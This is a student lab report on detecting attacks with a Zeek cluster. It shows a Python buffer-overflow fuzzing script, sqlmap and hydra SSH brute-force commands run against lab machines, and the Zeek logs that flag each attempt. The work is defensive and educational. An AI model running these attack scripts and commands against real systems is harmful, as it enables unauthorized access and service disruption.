

---

# INTRUSION DETECTION SYSTEM

---

## Zeek Cluster Scenarios

**Submitted By**

Leen Falah

Dana Abu Shaweesh

# 1 Abstract

In the ever-evolving landscape of cybersecurity, the ability to dissect and understand the complex choreography of network traffic is paramount. As malicious actors continuously refine their tactics, defenders need advanced tools to unravel the intricacies of these dances. This report explores the multifaceted functionalities of Zeek, a versatile network security monitoring tool, with a particular emphasis on its anomaly-based detection capabilities.

# 2 Introduction

Zeek, formerly known as Bro, is a powerful network traffic analyzer. Imagine it as a watchful owl, perched high on a branch, observing the intricate dance of digital communication. It dissects protocols with the precision of a surgeon, extracting valuable insights from the raw data that courses through its veins. But its purpose is not mere observation; it is to expose the malicious intent hidden within, unmasking the whispers of potential attacks before they can cause harm.

In the complex realm of cybersecurity, the effectiveness of network security monitoring tools plays a pivotal role in fortifying digital landscapes against evolving threats. At the forefront of these tools is Zeek. This report embarks on an in-depth exploration of Zeek's multifaceted functionalities, delving into its adeptness in deciphering the intricate choreography of network traffic across crucial protocols such as SSH, HTTP, DNS, and UDP and threats like SQL Injection, Buffer Overflow, Brute-Force SSH.

As cyber threats become increasingly sophisticated, traditional security mechanisms often fall short in identifying subtle deviations from the norm. Herein lies the strength of Zeek's anomaly-based detection approach, where it excels in uncovering irregular patterns and behaviors within network traffic that may signify potential security breaches.

### 3 Buffer Overflow

It's a type of cyberattack that exploits a program's vulnerability to overwrite adjacent memory locations with malicious code. It occurs when more data is written to a buffer (a temporary data storage area) than it's designed to hold. This overflow can corrupt, crash, or even hijack control of the program, leading to serious consequences.

Increasing Buffer Sizes in Python Code as shown in the figure below:

A screenshot of a code editor window titled 'btp.py' with a file icon and a 'Save' button. The code is a Python script designed to perform a buffer overflow. It starts with a shebang line and imports 'socket', 'sys', and 'sleep' from 'time'. A buffer is initialized as 'b'A' \* 1000'. A while loop runs indefinitely, attempting to connect to '192.168.1.13' on port 80. Inside the loop, it sends a GET request, prints the buffer length, sends the buffer, closes the socket, sleeps for 2 seconds, and then appends another 1000 'A's to the buffer. An except block prints a message about the crash and exits the program.

```
1#!/usr/bin/python3
2
3import socket
4import sys
5from time import sleep
6
7buffer = b'A' * 1000 # Increase buffer size, using bytes
8
9while True:
10    try:
11        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12        s.settimeout(2)
13        s.connect(('192.168.1.13', 80))
14
15        # Send a simple HTTP request
16        http_request = b"GET / HTTP/1.1\r\nHost: 192.168.1.13\r\n\r\n"
17        s.send(http_request)
18
19        print('[*] Sending buffer with length: ' + str(len(buffer)))
20        s.send(buffer)
21        s.close()
22        sleep(2)
23        buffer = buffer + b'A' * 1000
24
25    except:
26        print('[*] Crash occurred at buffer length: ' + str(len(buffer) - 1000))
27        sys.exit()
```

Figure 1: Buffer Overflow code

Run the code to start buffer overflow attack to victim machine as shown in the figure below:

```

dana@pop-os:~/Downloads$ ./bf.py
[*] Sending buffer with length: 1000
[*] Sending buffer with length: 2000
[*] Sending buffer with length: 3000
[*] Sending buffer with length: 4000
[*] Sending buffer with length: 5000
[*] Sending buffer with length: 6000
[*] Sending buffer with length: 7000
[*] Sending buffer with length: 8000
[*] Sending buffer with length: 9000
[*] Sending buffer with length: 10000
[*] Sending buffer with length: 11000
[*] Sending buffer with length: 12000
[*] Sending buffer with length: 13000
[*] Sending buffer with length: 14000
[*] Sending buffer with length: 15000
[*] Sending buffer with length: 16000
[*] Sending buffer with length: 17000
[*] Sending buffer with length: 18000
[*] Sending buffer with length: 19000
[*] Sending buffer with length: 20000
[*] Sending buffer with length: 21000
[*] Sending buffer with length: 22000

```

Figure 2: Run Buffer Overflow code

Bro (Zeek) can be used to detect buffer overflow attempts using anomaly-based techniques within a cluster environment as shown in the figure below:

```

root@master:/opt/zeek/logs/current# ls
analyzer.log      dns.log           ntlm.log          ssh.log
broker.log        dpd.log           ntp.log           stats.log
capture_loss.log  http.log          packet_filter.log  stderr.log
cluster.log        known_hosts.log   reporter.log       stdout.log
conn.log           known_services.log  smb_mapping.log    telemetry.log
dhcp.log           loaded_scripts.log software.log        weird.log
root@master:/opt/zeek/logs/current# tail -f dpd.log
#empty_field      (empty)
#unset_field      -
#path             dpd
#open             2024-01-17-18-39-33
#fields ts        uid      id.orig_h      id.orig_p      id.resp_h      id.resp_p
#types time       string   addr           port           addr           port           enum           string          string
1705509573.838451 CiGBJx1yibmM5bHcSa 192.168.1.180 48868 192.168.
1.13 80 tcp HTTP not a http request line
1705509573.838518 CyLY0v1VzgMX4YuWhk 192.168.1.180 48868 192.168.
1.13 80 tcp HTTP not a http request line
1705509573.838450 CjEb6ta6sTC63Pgdc 192.168.1.180 48868 192.168.
1.13 80 tcp HTTP not a http request line
1705509573.838501 CyhTlcEz91c9hJjKj 192.168.1.180 48868 192.168.
1.13 80 tcp HTTP not a http request line

```

Figure 3: Detect Buffer Overflow by Zeek

## 4 SQL Injection

SQL injection is a type of cyber attack that occurs when an attacker is able to manipulate a database query by injecting malicious SQL (Structured Query Language) code into the input fields of a vulnerable application.

Start SQL Injection attempt from attacker machine

```
(kali@kali)-[~]
$ sqlmap -u 192.168.1.13/index.html?name=1 --batch --level 5

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 07:13:18 /2024-01-17/

[07:13:18] [INFO] testing connection to the target URL
[07:13:18] [INFO] testing if the target URL content is stable
[07:13:18] [INFO] target URL content is stable
[07:13:19] [INFO] testing if GET parameter 'name' is dynamic
[07:13:19] [WARNING] GET parameter 'name' does not appear to be dynamic
[07:13:19] [WARNING] heuristic (basic) test shows that GET parameter 'name' might not be injectable
[07:13:19] [INFO] testing for SQL injection on GET parameter 'name'
[07:13:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:13:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[07:13:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[07:13:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:13:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[07:13:21] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
```

Figure 4: SQL Injection command

Zeek can detect SQL injection attempts by analyzing network traffic and identifying patterns or anomalies in the SQL-related activity as shown in the figures below :

```

root@master: /opt/zeek/logs/current x      dana@master: ~ x
- CaptureLoss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecti
ng at least 1. - - - - - logger-1 Notice::
ACTION_LOG (empty) 3600.000000 - - - - -
1705493332.582195 - - - - -
- CaptureLoss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecti
ng at least 1. - - - - - manager Notice::ACTION_L
OG (empty) 3600.000000 - - - - -
1705493334.301707 - - - - -
- CaptureLoss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecti
ng at least 1. - - - - - proxy-1 Notice::ACTION_L
OG (empty) 3600.000000 - - - - -
1705493335.828384 - - - - -
- CaptureLoss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecti
ng at least 1. - - - - - worker-1 Notice::
ACTION_LOG (empty) 3600.000000 - - - - -
1705493604.429548 - - - - -
- HTTP::SQL_Injection_Attacker An SQL injection attacker was discovered
! - 192.168.1.96 - - - - - manager Notice::ACTION_L
OG (empty) 3600.000000 - - - - -
1705493604.429548 - - - - -
- HTTP::SQL_Injection_Victim An SQL injection victim was discovered!-
192.168.1.13 - - - - - manager Notice::ACTION_LOG (empty)3
600.000000 - - - - -

```

Figure 5: Detect SQL Injection attempt from by zeek

```

1705511172.429806 - - - - - CaptureL
oss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecting at least 1. - - - - -
- manager Notice::ACTION_LOG (empty) 3600.000000 - - - - -
1705511174.159369 - - - - - CaptureL
oss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecting at least 1. - - - - -
- proxy-1 Notice::ACTION_LOG (empty) 3600.000000 - - - - -
1705511175.392988 - - - - - CaptureL
oss::Too_Little_Traffic Only observed 0 TCP ACKs and was expecting at least 1. - - - - -
- worker-1 Notice::ACTION_LOG (empty) 3600.000000 - - - - -
-
1705511287.090358 - - - - - HTTP::SQ
L_Injection_Attacker An SQL injection attacker was discovered! - 192.168.1.96 - - - - -
- manager Notice::ACTION_LOG (empty) 3600.000000 - - - - -
1705511287.090358 - - - - - HTTP::SQ
L_Injection_Victim An SQL injection victim was discovered! - 192.168.1.13 - - - - -
manager Notice::ACTION_LOG (empty) 3600.000000 - - - - -

```

Figure 6: Detect SQL Injection attempt from by zeek

## 5 SSH Bruteforce

SSH (Secure Shell) brute force attacks are attempts by malicious actors to gain unauthorized access to a system by systematically trying a large number of usernames and passwords.

Start guessing passwords by using hydra tool as shown in the figure below :

```
(kali@kali)-[~]
└─$ sudo hydra -l "dana" -P /home/kali/Desktop/rockyou.txt 192.168.1.13 ssh
[sudo] password for kali:
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-19 10:54:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344389 login tries (l:1/p:14344389), ~896525 tries per task
[DATA] attacking ssh://192.168.1.13:22/
```

Figure 7: hydra command to guess passwords

Zeek Detect Guessing SSH Password As Shown In The Figure Below :

```
root@master:/opt/zeek/logs/current# tail -f notice.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2024-01-18-21-01-13
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime
e_type file_desc proto note msg sub src dst p n peer_descr a
ctions email_dest suppress_for remote_location.country_code remote_location.region remote_l
ocation.city remote_location.latitude remote_location.longitude community_id
#types time string addr port addr port string string string enum enum string s
tring addr addr port count string string set[enum] set[string] interval string s
tring string double double string
1705604471.661249 - - - - - - - - SSH::Pas
sword_Guessing 192.168.1.96 appears to be guessing SSH passwords (seen in 30 connections).
servers: 192.168.1.13, 192.168.1.13, 192.168.1.13, 192.168.1.13, 192.168.1.13 192.168.1.96
- manager Notice::ACTION_LOG (empty) 3600.000000 - - - - -
```

Figure 8: Detect guessing ssh password by zeek

## 6 HTTP Traffic

Zeek is a powerful network traffic analysis tool that can monitor and analyze network traffic in real-time. It can be used to identify a wide range of malicious activity, including HTTP attacks.

The top line in the figure below shows the command used to run ApacheBench: **ab -n 1000 -c 100 http://192.168.1.13/**. This tells us that ApacheBench was run with the following options:

**-n 1000**: This specifies the number of requests to make (1000 in this case).

**-c 100**: This specifies the concurrency level, meaning the number of concurrent requests to make (100 in this case).

**http://192.168.1.13/**: This specifies the target URL to benchmark.

Once the benchmark is finished, it displays information about the server, including its software (**Server Software: Apache/2.4.41**), hostname (**Server Hostname: 192.168.1.13**), port (**Server Port: 80**), document path (**Document Path: /**), document length (**Document Length: 10918 bytes**), and concurrency level (**Concurrency Level: 100**).

```
dana@pop-os:~$ ab -n 1000 -c 100 http://192.168.1.13/
This is ApacheBench, Version 2.3 <$Revision: 1879490 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking 192.168.1.13 (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests


Server Software:      Apache/2.4.41
Server Hostname:      192.168.1.13
Server Port:          80

Document Path:        /
Document Length:       10918 bytes

Concurrency Level:     100
```

Figure 9: HTTP requests (Attacker machine)



the images from first machine to second machine shows the results of a performance test conducted on a web server using ApacheBench. It provides information about the server's response time and performance under a specific load as shown in the figure below.

```
Total transferred:      11192000 bytes
HTML transferred:      10918000 bytes
Requests per second:    2096.09 [#/sec] (mean)
Time per request:       47.708 [ms] (mean)
Time per request:       0.477 [ms] (mean, across all concurrent requests)
Transfer rate:          22909.64 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median  max
Connect:      0    1   0.6      0    4
Processing:    4   44   9.8     46   82
Waiting:      0   44  10.0     45   79
Total:        4   45   9.5     46   82
WARNING: The median and mean for the initial connection time are not within
        These results are probably not that reliable.

Percentage of the requests served within a certain time (ms)
 50%    46
 66%    49
 75%    51
 80%    52
 90%    54
 95%    55
 98%    57
 99%    58
100%    82 (longest request)
dana@pop-os:~$
```

Figure 10: HTTP requests (Attacker machine)

By default, Zeek stores its logs in the `/opt/zeek/logs/current` directory, with separate files for different protocols like HTTP, DNS, and SSH.

Figure 11: HTTP response (Victim machine)

Figure 12: HTTP response (Victim machine)

```

root@master:/opt/zeek/logs# awk -F '\t' '{print $1, $2, $3, $4, $5, $6}' /opt/zeek/logs/current/http.log
#separator \x09
#set_separator ,
#empty_field (empty)

```

Figure 13: HTTP response (Victim machine)

```

#unset_field -
#path http
#open 2023-12-17-15-00-09
#fields ts uid id.orig_h id.orig_p id.resp_h
#types time string addr port addr
1702817887.824170 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817889.354309 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817892.689061 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817922.037895 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817923.950346 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817966.406824 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817967.008754 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817967.808028 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817971.677939 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702817981.570782 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702818008.741041 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702818024.020288 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702818100.568085 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702818100.808928 CqKQMQLPz4032I837 192.168.1.13 34224 91.189.91.82 80
1702818212.105760 C7zQww1bkxFdFLPwva 192.168.1.13 33860 185.125.190.48 80
1702818259.157789 Cen0ik1K72Z2Sf6PVj 192.168.1.180 47522 3.160.196.53 80
1702818508.229525 CQpLstzDr5ccIcJsa 192.168.1.13 39698 91.189.91.49 80
1702818559.518062 CK4vQp4QfSKexQXN7c 192.168.1.180 34452 65.9.112.39 80
1702818591.603075 Cj5WVkpLb4ZqctAfj 192.168.1.180 39286 192.168.1.13 80
1702818591.603075 Cj5WVkpLb4ZqctAfj 192.168.1.180 39286 192.168.1.13 80

```

Figure 14: HTTP response (Victim machine)

This command is used to filter captured traffic so that it appears in clear, organized fields

```

root@master:/opt/zeek/logs# awk -F '\t' '$3 == "192.168.1.180" {print $1, $2, $3, $4, $5, $6}' /opt/zeek/
/logs/current/http.log
1702818259.157789 Cen0ik1K72Z2Sf6PVj 192.168.1.180 47522 3.160.196.53 80
1702818559.518062 CK4vQp4QfSKexQXN7c 192.168.1.180 34452 65.9.112.39 80
1702818681.093075 CiiRvd2S1rXkSX7GSe 192.168.1.180 56378 13.33.93.12 80
1702818859.501165 CIP5G54WgVbItSYcya 192.168.1.180 42400 65.9.112.90 80
1702819121.629733 CBSTHPazTl3uWObI 192.168.1.180 37516 192.229.221.95 80
1702819121.629732 CPnEMLaMY2CugtIr8 192.168.1.180 37502 192.229.221.95 80
1702819121.639643 CU6Krrn9S5uKEsH4a 192.168.1.180 37520 192.229.221.95 80
1702819121.643950 CxrvqX2qN2YZmcb7J9 192.168.1.180 37526 192.229.221.95 80
1702819123.220502 CBSTHPazTl3uWObI 192.168.1.180 37516 192.229.221.95 80
1702819123.307514 CPnEMLaMY2CugtIr8 192.168.1.180 37502 192.229.221.95 80
1702819123.354147 CU6Krrn9S5uKEsH4a 192.168.1.180 37520 192.229.221.95 80
1702819152.664125 CdYDb12ygK0VuqkJh8 192.168.1.180 37642 172.217.18.227 80
1702819159.262021 CBYGcm2RuWXdmtSkre 192.168.1.180 47714 3.160.196.27 80
1702819459.727830 CA1aZg1eILXnatc6p5 192.168.1.180 53534 3.160.196.53 80
1702819759.544037 CPB4wQ1RtOkO0T0rd7 192.168.1.180 55034 65.9.112.111 80
1702819961.724352 Cg45Y82AAPztEdSWTd 192.168.1.180 39186 192.168.1.13 80
1702819961.731282 Cw9bNa48IXtOFF9Wae 192.168.1.180 39206 192.168.1.13 80
1702819961.731536 Cejops3WAyX1b3PcFl 192.168.1.180 39298 192.168.1.13 80
1702819961.731558 C49Bj33kUd9iFuc9w9 192.168.1.180 39306 192.168.1.13 80
1702819961.731368 CanGN9408nu5aEHuHl 192.168.1.180 39240 192.168.1.13 80
1702819961.731230 CX9E1rkcvAMk3eRrh 192.168.1.180 39190 192.168.1.13 80
1702819961.731459 CS0qHb3t1GnEqmj8D6 192.168.1.180 39266 192.168.1.13 80
1702819961.731490 CgLExn3XevDOyTfoHa 192.168.1.180 39274 192.168.1.13 80
1702819961.731515 CJ5WVkpLb4ZqctAfj 192.168.1.180 39286 192.168.1.13 80
1702819961.731326 CxBjx81QNVZHZjYC3Vh 192.168.1.180 39222 192.168.1.13 80
1702819961.731307 CrKhzyxZpmCq7yU8 192.168.1.180 39214 192.168.1.13 80

```

Figure 15: HTTP response (Victim machine)

This command is used to filter captured traffic from Attacker machine so that it appears Attacker IP address and some information .

Zeek is successfully detecting and logging the suspicious activity, to analyze the attack and take appropriate security measures.

## 7 DNS Queries

Zeek acts like a vigilant detective in the digital realm, watching the network with keen eyes. When it sees suspicious DNS traffic, like unusual domain requests or sudden spikes in activity, it raises alarms. It analyzes patterns, compares them to past threats, and identifies potential DNS attacks hiding in the shadows.

```
inet6 ::1/128 scope host
    valid_lft forever preferre
enp3s0: <BROADCAST,MULTICAST,U
p default qlen 1000
    link/ether 1c:6f:65:c6:6f:2f
    inet 192.168.1.180/24 brd 192
3s0
    valid_lft 6945sec preferre
inet6 fe80::f379:4626:44d5:d6
```

Figure 16: Attacker IP address

The command **nslookup zajel.najah.edu** at attacker machine performs a DNS lookup of the domain **zajel.najah.edu** as shown in the figure below.

```
dana@pop-os:~$ nslookup zajel.najah.edu
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   zajel.najah.edu
Address: 172.67.27.164
Name:   zajel.najah.edu
Address: 104.22.42.139
Name:   zajel.najah.edu
Address: 104.22.43.139
Name:   zajel.najah.edu
Address: 2606:4700:10::ac43:1ba4
Name:   zajel.najah.edu
Address: 2606:4700:10::6816:2b8b
Name:   zajel.najah.edu
Address: 2606:4700:10::6816:2a8b
```

Figure 17: nslookup command (Attacker machine)

Detecting the DNS Lookup: Zeek monitors outgoing DNS traffic from the attacker's machine. and capture the corresponding DNS request and response messages as shown in the figure below.

5185	-	WPAD	1	C_INTERNET	32	NIMLOC	-	-	F	F	T	F
1	-	-	F									
1702831041.286431			CypocK2KIyQMHaVzN5	192.168.1.40	137			192.168.1.255	137	udp	4	
5185	-	WPAD	1	C_INTERNET	32	NIMLOC	-	-	F	F	T	F
1	-	-	F									
1702831041.286525			CypocK2KIyQMHaVzN5	192.168.1.40	137			192.168.1.255	137	udp	4	
5185	-	WPAD	1	C_INTERNET	32	NIMLOC	-	-	F	F	T	F
1	-	-	F									
1702831063.765266			CwUyZ7XthlsJ7Jvvk	192.168.1.180	34694			192.168.1.1	53	udp	2	
8933	0.015535		zajel.najah.edu 1	C_INTERNET	1	A	0			NOERROR	F	F
T	T	0	104.22.43.139,172.67.27.164,104.22.42.139					247.000000,247.000000,247.000000				
F												
1702831063.781788			CixlyFJXaIhTD59l5	192.168.1.180	53939			192.168.1.1	53	udp	1	
8283	0.015548		zajel.najah.edu 1	C_INTERNET	28	AAAA	0			NOERROR	F	F
T	T	0	2606:4700:10::ac43:1ba4,2606:4700:10::6816:2b8b,2606:4700:10::6816:2a8b					289.0000				
00,289.000000,289.000000			F									
1702831066.562125			Ca6noM12S2XT90NB5k	192.168.1.180	52441			192.168.1.1	53	udp	1	
3800	0.087212		204.pop-os.org 1	C_INTERNET	28	AAAA	0			NOERROR	F	F
T	T	0	2600:9000:269b:aa00:16:ce8a:5480:93a1,2600:9000:269b:7000:16:ce8a:5480:93a1,2600:9000:269b:2c00:16:ce8a:5480:93a1,2600:9000:269b:e200:16:ce8a:5480:93a1,2600:9000:269b:fc00:16:ce8a:5480:93a1,2600:9000:269b:c00:16:ce8a:5480:93a1,2600:9000:269b:6a00:16:ce8a:5480:93a1,2600:9000:269b:4a00:16:ce8a:5480:93a1					60.000000,60.000000,60.000000,60.000000,60.000000,60.000000,60.000000,60.000000			F	
1702831067.706589			Cvyv7e18ComGLbydx	192.168.1.180	41196			192.168.1.1	53	udp	1	
0261	0.063507		204.pop-os.org 1	C_INTERNET	1	A	0			NOERROR	F	F
T	T	0	3.160.196.89,3.160.196.27,3.160.196.52,3.160.196.53					60.000000,60.000000,60.0				
000000,60.000000			F									

Figure 18: Capture traffic by ZEEK (Victim machine)

root@master:/opt/zeek/logs/current# tail -f /opt/zeek/logs/current/dns.log   grep "192.168.1.180"												
1702831946.139903			CZLxhi1HyAWrzNaeje	192.168.1.180	44604			192.168.1.1	53	udp	4	
7745	0.000652		13.1.168.192.in-addr.arpa	1	C_INTERNET	12		PTR	0		N	
OERROR	T	F	T	T	0	master	0.000000	F				
1702831947.171816			C5FJLD1Gn0MpAqCt6h	192.168.1.180	46237			192.168.1.1	53	udp	6	
4058	0.000802		13.1.168.192.in-addr.arpa	1	C_INTERNET	12		PTR	0		N	
OERROR	T	F	T	T	0	master	0.000000	F				
1702831947.771794			C7RmKL2iB0U0ov7rtg	192.168.1.180	45706			192.168.1.1	53	udp	4	
8257	0.000838		13.1.168.192.in-addr.arpa	1	C_INTERNET	12		PTR	0		N	
OERROR	T	F	T	T	0	master	0.000000	F				
^C												
root@master:/opt/zeek/logs/current#												

Figure 19: Capture traffic by ZEEK (Victim machine)

Here it shows the traffic captured by zeek and stored in the **dns.log** file Coming specifically from the attacker's device.

## 8 Secure Shell(SSH)

The command in the figure below to establish an SSH connection to a server with the IP address 192.168.1.180. The username for the login is "dana",to gain access to systems.

```
dana@master:~$ ssh dana@192.168.1.180
The authenticity of host '192.168.1.180 (192.168.1.180)' can't be established.
ECDSA key fingerprint is SHA256:HaJ2g989wxNT7ooFyy+10Ac18r37DSZ8iVj0LX9D9/U.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.180' (ECDSA) to the list of known hosts.
dana@192.168.1.180's password:
Welcome to Pop!_OS 22.04 LTS (GNU/Linux 6.0.12-76060006-generic x86_64)

 * Homepage: https://pop.system76.com
 * Support: https://support.system76.com

Last login: Sat Dec 16 18:42:04 2023 from 192.168.1.96
dana@pop-os:~$ exit
logout
Connection to 192.168.1.180 closed.
dana@master:~$ ssh dana@192.168.1.180
dana@192.168.1.180's password:
Welcome to Pop!_OS 22.04 LTS (GNU/Linux 6.0.12-76060006-generic x86_64)

 * Homepage: https://pop.system76.com
 * Support: https://support.system76.com

Last login: Sun Dec 17 16:47:15 2023 from 192.168.1.13
dana@pop-os:~$
```

Figure 20: Start SSH connection to 192.168.1.180

The **ls** command is used to list the contents of the `/opt/zeek/logs/current` directory on a Zeek server, as shown in the figure below.

```
root@master:/opt/zeek/logs/current# ls
analyzer.log      files.log          loaded_scripts.log  packet_filter.log  stderr.log
capture_loss.log  http.log           notice.log           software.log        stdout.log
conn.log           known_hosts.log    ntp.log              ssl.log             telemetry.log
dns.log            known_services.log ocsf.log              stats.log           weird.log
```

Figure 21: List log files by using ls command

`tail -f /opt/zeek/logs/current/software.log` command on a Zeek server. This command continuously displays the last lines of the `/opt/zeek/logs/current/software.log` file, which is a log file used by Zeek to record information about the software itself.

```

root@master:/opt/zeek/logs/current# tail -f /opt/zeek/logs/current/software.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path software
#open 2023-12-17-18-13-23
#fields ts      host      host_p  software_type  name      version.major  version.minor  version.minor2 v
ersion.minor3  version.addl  unparsed_version
#types time     addr      port     enum      string      count      count      count      count      string      string
1702829603.717167 192.168.1.180 - HTTP::BROWSER Firefox 118 0 - - -
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
1702829958.152975 192.168.1.180 22 SSH::SERVER OpenSSH 8 9 - - p
1 OpenSSH_8.9p1 Ubuntu-3ubuntu0.1
^C
root@master:/opt/zeek/logs/current#

```

Figure 22: The tail command to shows the last few lines of the software log file

The first line shows the header information for the log file, including the timestamp, unparsed version, and additional version details.

The subsequent lines show individual log entries. Each entry includes the following information:

Timestamp: The date and time the event occurred.

Host: The hostname or IP address of the machine that generated the event(192.168.1.180).

Software type: The type of software involved in the event (OpenSSH server).

Name: The specific name of the software (Firefox web browser).

Version information: (version 118.0).

The figure below shows command `cat /opt/zeek/logs/current/weird.log — grep "192.168.1.180"`. This command uses two parts: `cat /opt/zeek/logs/current/weird.log`: This reads the contents of the `/opt/zeek/logs/current/weird.log` file on the system. This file, as its name suggests, contains logs of unusual events detected by Zeek. `— grep "192.168.1.180"`: This pipes the output of the cat command (the contents of the log file) to the grep command, which filters the lines based on a pattern. In this case, the pattern is the IP address "192.168.1.180". So, this part of the command only shows lines in the log file that mention this specific IP address.

```

root@master:/opt/zeek/logs/current# cat /opt/zeek/logs/current/weird.log | grep "192.168.1.180"
1702824597.235502 CkXidUJh22X6dPMfk 192.168.1.180 39650 18.161.111.75 443 bad_TCP_
checksum - F zeek TCP
1702825075.536222 CBV8qQ3fZQKV0iqv57 192.168.1.13 39698 192.168.1.180 22 active_c
onnection_reuse - F zeek TCP
root@master:/opt/zeek/logs/current#

```

Figure 23: List weird.log content Regarding a specific IP (192.168.1.180)

Hydra is a password cracking tool that can be used to try to guess passwords for a variety of different services, including SSH. It works by trying a large number of different passwords until it finds one that works.

```
(kali@kali)-[~]
$ hydra -l admin -x 1:1:a 192.168.1.13 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-18 07:22:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://192.168.1.13:22/
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-18 07:22:19

(kali@kali)-[~]
$
```

Figure 24: Start Hydra tool to guess the password for an SSH server on the IP address 192.168.1.13

In the figure below search for lines containing the IP”192.168.1.96” within the log of SSH connections.

ssh.log file records information about individual SSH connections.

```
^C
root@master:/opt/zeek/logs/current# tail -f /opt/zeek/logs/current/ssh.log | grep "192.168.1.96"
1702902129.173604 Cuj8UX4WgIhzKKJ3Yc 192.168.1.96 42484 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175622 Cj7lQn2e17xfJhyffa 192.168.1.96 42488 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175275 CZmE5113lvvaF3ocu1 192.168.1.96 42496 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175815 C75tAMS0CeD1WcTZh 192.168.1.96 42506 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175777 CeKgY01dBUfLxPNTN2 192.168.1.96 42518 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175834 CeqtUm1dYE0EHAETMb 192.168.1.96 42534 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175848 C9avym1LujphArv2Lj 192.168.1.96 42554 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
1702902129.175795 CW07AN267Zc57Vvt01 192.168.1.96 42540 192.168.1.13 22 - -
0 - SSH-2.0-libssh_0.10.4 - - - - -
```

Figure 25: Show the result of ssh.log file especially from 192.168.1.96



## 9 UDP Port Scanning

The local.zeek file is used to load additional scripts and customizations specific to Zeek deployment.

These customizations can include :Loading additional Zeek policy scripts,Defining local network information,Tuning Zeek settings.

**@load** directives instruct Zeek to load specific scripts during startup like:

